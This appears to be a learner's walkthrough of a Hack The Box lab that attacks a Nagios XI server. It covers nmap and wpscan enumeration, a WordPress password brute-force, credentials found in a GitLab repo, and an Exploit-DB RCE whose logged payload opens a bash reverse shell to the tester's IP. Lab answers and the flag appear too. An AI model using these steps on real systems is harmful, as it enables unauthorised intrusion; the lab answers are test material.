Attacking Common Applications Skills Assessment 2

Introduction

During an external penetration test for the company Inlanefreight, you come across a host that, at first glance, does not seem extremely interesting. At this point in the assessment, you have exhausted all options and hit several dead ends. Looking back through your enumeration notes, something catches your eye about this particular host. You also see a note that you don't recall about the `gitlab.inlanefreight.local` vhost.

Performing deeper and iterative enumeration reveals several serious flaws. Enumerate the target carefully and answer all the questions below to complete the second part of the skills assessment.

Target: 10.129.201.90

vhost needed: gitlab.inlanefreight.local

starting off by adding the needed vhost to my hosts file

```
sudo nano /etc/hosts

add the following line:
10.129.201.90 gitlab.inlanefreight.local

save and exit
```

What is the URL of the WordPress instance?


Running an nmap scan of the host

```
nmap -sC -sV 10.129.201.90 -oA 10.129.201.90_default_scripts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 15:52 EDT
Nmap scan report for 10.129.201.90
Host is up (0.35s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:4c:8f:10:f1:ae:be:cd:31:24:7c:a1:4e:ab:84:6d (RSA)
|   256 7b:30:37:67:50:b9:ad:91:c0:8f:f7:02:78:3b:7c:02 (ECDSA)
|_  256 88:9e:0e:07:fe:ca:d0:5c:60:ab:cf:10:99:cd:6c:a7 (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: skills2, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Shipter\xE2\x80\x93Transport and Logistics HTML5 Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
389/tcp  open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| ssl-cert: Subject: commonName=10.129.201.90/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2021-09-02T01:49:48
|_Not valid after:  2031-08-31T01:49:48
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title:  Shipter\xE2\x80\x93Transport and Logistics HTML5 Template
8180/tcp open  http     nginx
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.129.201.90:8180/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 54 disallowed entries (15 shown)
| / /autocomplete/users /autocomplete/projects /search
| /admin /profile /dashboard /users /help /s/ /-/profile /-/ide/
|_/*/new /*/edit /*/raw
Service Info: Host:  skills2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.44 seconds
```

Going to http://10.129.201.90 you are bought to a webpage and scrolling to the bottom of it to see if there is a powered by message there is instead a link to templateshub.net



Contrary to popular belief, Lorem Ipsum is not simply random text.

There are many variations of passages of Lorem Ipsum available, but the majority

By injected humour, or randomised words


There are many variations of passages of Lorem

Octobor 10, 2018


There are many variations of passages of Lorem

Octobor 10, 2018


templates hub clues us that the site we were on could be powered by wordpress because this site says it makes html templates and wordpress themes


Shipter–Transportation a
400+ Free HTML Templat
Shipter–Transport and Lo
https://www.templateshub.net
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Free HTML Templates and Wordpress Themes
Soccer - Project Management
Ask a Pro: "Do I Need to Set Up a Family Trust?"
SmartAsset
CodiePie - Bootstrap Admin

Continuing to click around the site specifically on the blog button, I am redirected to a blog.inlanefrieght.local. This fails because I don't have that vhost added to my /etc/hosts file so I do that and then I am greeted with the following page



wappalyzer identifies this site as a wordpress 5.8 page



CMS
WordPress 5.8

Blogs
WordPress 5.8

Font scripts
Twitter Emoji (Twemoji) 13.1.0
Google Font API

Miscellaneous
RSS

Programming languages
PHP

Operating systems
Ubuntu


Databases
MySQL

JavaScript libraries
jQuery 3.6.0
jQuery Migrate 3.3.2
Slick

at this point I decide to dig a little deeper and run wp-scan on the site

```
sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token <abc123...snip>
```

This found a couple of interesting things and also a user: admin



```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.inlanefreight.local/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blog.inlanefreight.local/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blog.inlanefreight.local/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.inlanefreight.local/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8 identified (Insecure, released on 2021-07-20).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.inlanefreight.local/?feed=rss2, <generator>https://wordpress.org/?v=5.8</generator>
 |  - http://blog.inlanefreight.local/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.8</generator>
 |
```

so I chose to get login bruteforcing running in the background, but at this point I am perhaps digging to deep given the next question does direct me to gitlab.

perhaps I will find credentials there

we know xmlrpc is enabled from wp-scan above

```
sudo wpscan --url http://blog.inlanefreight.local --password-attack xmlrpc -t 20 -U admin -P /usr/share/wordlists/rockyou.txt
```


What is the name of the public GitLab project?

moving on while that bruteforce runs

I know from the nmap scan that there is a login page at: http://10.129.201.90:8180/users/sign_in , but before attempting to make an account I check the public repos available by navigating to

http://10.129.201.90:8180/explore

there we find this page



10.129.201.90:8180/explore

Explore GitLab

Discover projects, groups and snippets. Share your projects with others

Administrator / Virtualhost ★ 0 0 0 0 Updated 3 years ago

showing us that Virtualhost is the name of the public repo

What is the FQDN of the third vhost?

exploring the public repo found in the last question, the example they give is using a virtualhost with the name: monitoring.inlanefrieght.local

that seems worth exploring so I add it to my /etc/hosts file navigating to this page brings me to a nagios page so that kinda clues me that this is a valid vhost and the one I am looking for

so I submit it as the answer and it is right

What application is running on this third vhost? (One word)

nagios

What is the admin password to access this application?


Trying a couple of defaults I found online

```
admin:admin
nagiosadmin:nagiosadmin
```

Googling also said that the default credentials for ssh access to the shell for nagios xi are root:nagiosxi so I tried that but that didn’t work

this makes me think I am supposed to either find a vulnerability, or do some further enumeration of the gitlab to try and find credentials. Looking back at gitlab first makes sense to me

so I go and make an account and see if they need admin approval



GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

First name: hack

Last name: er

Username: hacker


Username is available.

Email: hacker@gmail.com

Password: ●●●●●●●●●

Minimum length is 8 characters.

they did not and going to the explore page with an account now, I find 2 new projects to explore




Projects

V Administrator / **Virtualhost** ★ 0 0 0 0 Updated 3 years ago

N Administrator / **Nagios Postgresql** ★ 0 0 0 0 Updated 3 years ago

M GitLab Instance / **Monitoring** ★ 0 0 0 0 Updated 3 years ago
This project is automatically generated and helps monitor this GitLab instance. Learn more.

opening the nagios postgresql project and searching the repo code for “password” i find some credentials that may work



Showing 4 code results for `password` in master of Administrator / Nagios Postgresql

INSTALL

```
$ psql -U postgres -h 192.168.1.10 postgres

postgres=# CREATE USER nagiosadmin WITH PASSWORD 'oilaKglm7M09@CPL&^lC';
CREATE USER

```

INSTALL

```

# this is for postgresql 8.1+
# The user 'nagios' can connect to the database 'postgres' from 192.168.1.99 with a password
host    postgres    nagios      192.168.1.99/32       md5

# this is for postgresql 8.0
# The user 'nagios' can connect to the database 'postgres' from 192.168.1.99 with a password
host    postgres    nagios      192.168.1.99   255.255.255.255       md5

```

INSTALL

```
nagiosadmin WITH PASSWORD 'oilaKglm7M09@CPL&^lC';
```

using those credentials I was able to log into the nagios console so I submit that password as the answer and its right

Obtain reverse shell access on the target and submit the contents of the flag.txt file.

In the “Other notable applications HTB offers the following description of nagios”


```
Nagios is another system and network monitoring product. Nagios has
had a  wide variety of issues over the years, including remote code
execution, root privilege escalation, SQL injection, code injection, and
 stored XSS. If you come across a Nagios instance, it is worth checking
for the default credentials nagiosadmin:PASSW0RD and fingerprinting the ver
sion.
```

Looking at the bottom of the page when logged into nagios I identify the version as Nagios XI 5.7.5, so I start googling RCE vulnerabilities for this version and find

Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)

Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated). CVE-2020-35578 . webapps exploit for PHP platform

https://www.exploit-db.com/exploits/49422



which is an authenticated RCE, and we have credentials

looking at the xample it looks like we pass in values as arguments when running the script from the terminal.

trying out the exploit:


note: I needed to quote the password because of the special characters in it

starting a listener and then running the exploit

```
nc -lvnp 1234

python3 49422.py http://monitoring.inlanefreight.local nagiosadmin 'oilaKglm7M09@CPL&^lC' 10.10.14.3 1234
```

we get a shell!




```
┌──(kali㉿kali)-[~/htb/attacking_common_applications/skills_assessment2]
└─$ [~] Usage : python3 nagiosxi-rce.py http(s)://url username password reverse_ip reverse_port
[~] Example : python3 nagiosxi-rce.py https://192.168.224.139 nagiosadmin P@ssw0rd 192.168.224.138 443

[1]  + done       python3 49422.py http://monitoring.inlanefreight.local nagiosadmin
┌──(kali㉿kali)-[~/htb/attacking_common_applications/skills_assessment2]
└─$ python3 49422.py http://monitoring.inlanefreight.local nagiosadmin 'oilaKglm7M09@CPL&^lC' 10.10.14.3 1234
[+] Extract login nsp token : d1d12fedb09e6de5d900e6cf9ddd0777d9a37ba70d6733bfaaddfc9c89fb1ac1
[+] Login ... Success!
[+] Request upload form ...
[+] Extract upload nsp token : ac3ec10860b52bb3603b2fa432d3e4497111a75cfcfd21bbec5b0f9ccaf8ddf9
[+] Base64 encoded payload : ;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzQgMD4mMQ== | base64 -d | bash;#
[+] Sending payload ...
[+] Check your nc ...
```

kali@kali: ~/htb/attacking_common_applications/skills_assessment2 236x21

```
┌──(kali㉿kali)-[~/htb/attacking_common_applications/skills_assessment2]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.201.90] 33854
bash: cannot set terminal process group (1136): Inappropriate ioctl for device
bash: no job control in this shell
www-data@skills2:/usr/local/nagiosxi/html/admin$
```

using ls I find the flag in the current directory and cat the contents



```
www-data@skills2:/usr/local/nagiosxi/html/admin$ ls
ls
activate.php
auditlog.php
autologin.php
components.php
configpermscheck.php
configwizards.php
coreconfigsnapshots.php
dashlets.php
datatransfer.php
deadpool.php
dtinbound.php
dtoutbound.php
f5088a862528cbb16b4e253f1809882c_flag.txt
```

```
cat f5088a862528cbb16b4e253f1809882c_flag.txt

afe377683dce373ec2bf7eaf1e0107eb
```